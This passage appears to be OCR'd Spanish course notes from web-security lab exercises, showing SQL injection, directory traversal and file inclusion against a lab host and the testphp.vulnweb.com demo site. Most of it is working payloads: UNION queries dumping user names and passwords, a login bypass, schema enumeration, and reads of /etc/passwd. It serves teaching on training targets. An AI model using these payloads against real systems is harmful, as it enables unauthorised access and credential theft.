
```
http://10.0.2.9/sqli/example6.php?id=1000 union select 1,(select group_concat(name) from users),(select group_concat(passwd) from users),4,5
```



Ejemplo 7:

Metemos un salto de línea con “%0A”.

```
http://10.0.2.9/sqli/example7.php?id=-1%0Aunion select 1,(select group_concat(name) from users),(select group_concat(passwd) from users),4,5
```



Ejemplo 8:

Ejemplo 9:


Referencias:

https://blog.rapid7.com/2013/06/20/xss-vs-injection/

Directory Traversal

Ejemplo 1:

```
http://10.0.2.9/dirtrav/example1.php?file=../../../../../../../../../etc/passwd
```



Ejemplo 2:


File Include

Ejemplo 1:

```
http://10.0.2.9/fileincl/example2.php?page=/etc/passwd
```

Ejemplo 2:

```
http://10.0.2.9/fileincl/example2.php?page=/etc/passwd%00
```



Ejercicio 3

SQL Injection: Login Bypass

Si suponemos que la consulta por debajo es la siguiente:


```
SELECT username, pass FROM users WHERE username='$uname' and pass='$passwd'
```

Si inyectamos:


```
' or '1'='1
```

```
SELECT username, pass FROM users WHERE username='' or '1'='1' and pass='' or '1'='1'
```


nos va a devolver true y nos vamos a poder saltar el log in.



No sé por qué, pero si pongo `' or 1 =1-- -`, me lleva a esta página.




En la sección *Artists*:



Averiguamos el número de columnas:


```
testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3
```



Ahora podemos averiguar diferentes datos.


Para saber la versión de la base de datos:

```
testphp.vulnweb.com/artists.php?artist=-1 union select 1,@@version,3
```




Para saber el directorio de datos:

```
testphp.vulnweb.com/artists.php?artist=-1 union select 1,@@datadir,3
```




Para saber el nombre de la base de datos actual:

```
testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3
```




Para saber si tiene activado Symlink (mover bases de datos o tablas desde el directorio de la base de datos a otras localizaciones y reemplazarlas con enlaces simbólicos a las nuevas localizaciones):

```
testphp.vulnweb.com/artists.php?artist=-1 union select
1,@@GLOBAL.have_symlink,3
```




Para saber el *Universal Unique Identifier (UUID)*:




Para saber el directorio base:

```
testphp.vulnweb.com/artists.php?artist=-1 union select 1,@@basedir,3
```




Para saber todas las bases de datos que hay:

```
testphp.vulnweb.com/artists.php?artist=-1 union select
1,group_concat(schema_name),3 from information_schema.schemata
```




Para saber todas las tablas que hay:

```
testphp.vulnweb.com/artists.php?artist=-1 union select
1,group_concat(table_name),3 from information_schema.tables
```



Para saber todas las columnas que hay:

```
testphp.vulnweb.com/artists.php?artist=-1 union select
1,group_concat(column_name),3 from information_schema.columns
```




En la sección *Categorías*:

Sería similar a la sección *Artists*.

En este caso, tenemos once columnas.


Para saber la base de datos:

```
testphp.vulnweb.com/products.php?cat=-1 union select 1,2,3,4,5,6 ,
database(),8,9,10,11
```




Para saber las tablas que hay:


```
testphp.vulnweb.com/products.php?cat=-1 union select
1,2,3,4,5,6,group_concat(table_name),8,9,10,11 from
information_schema.tables
```




XSS

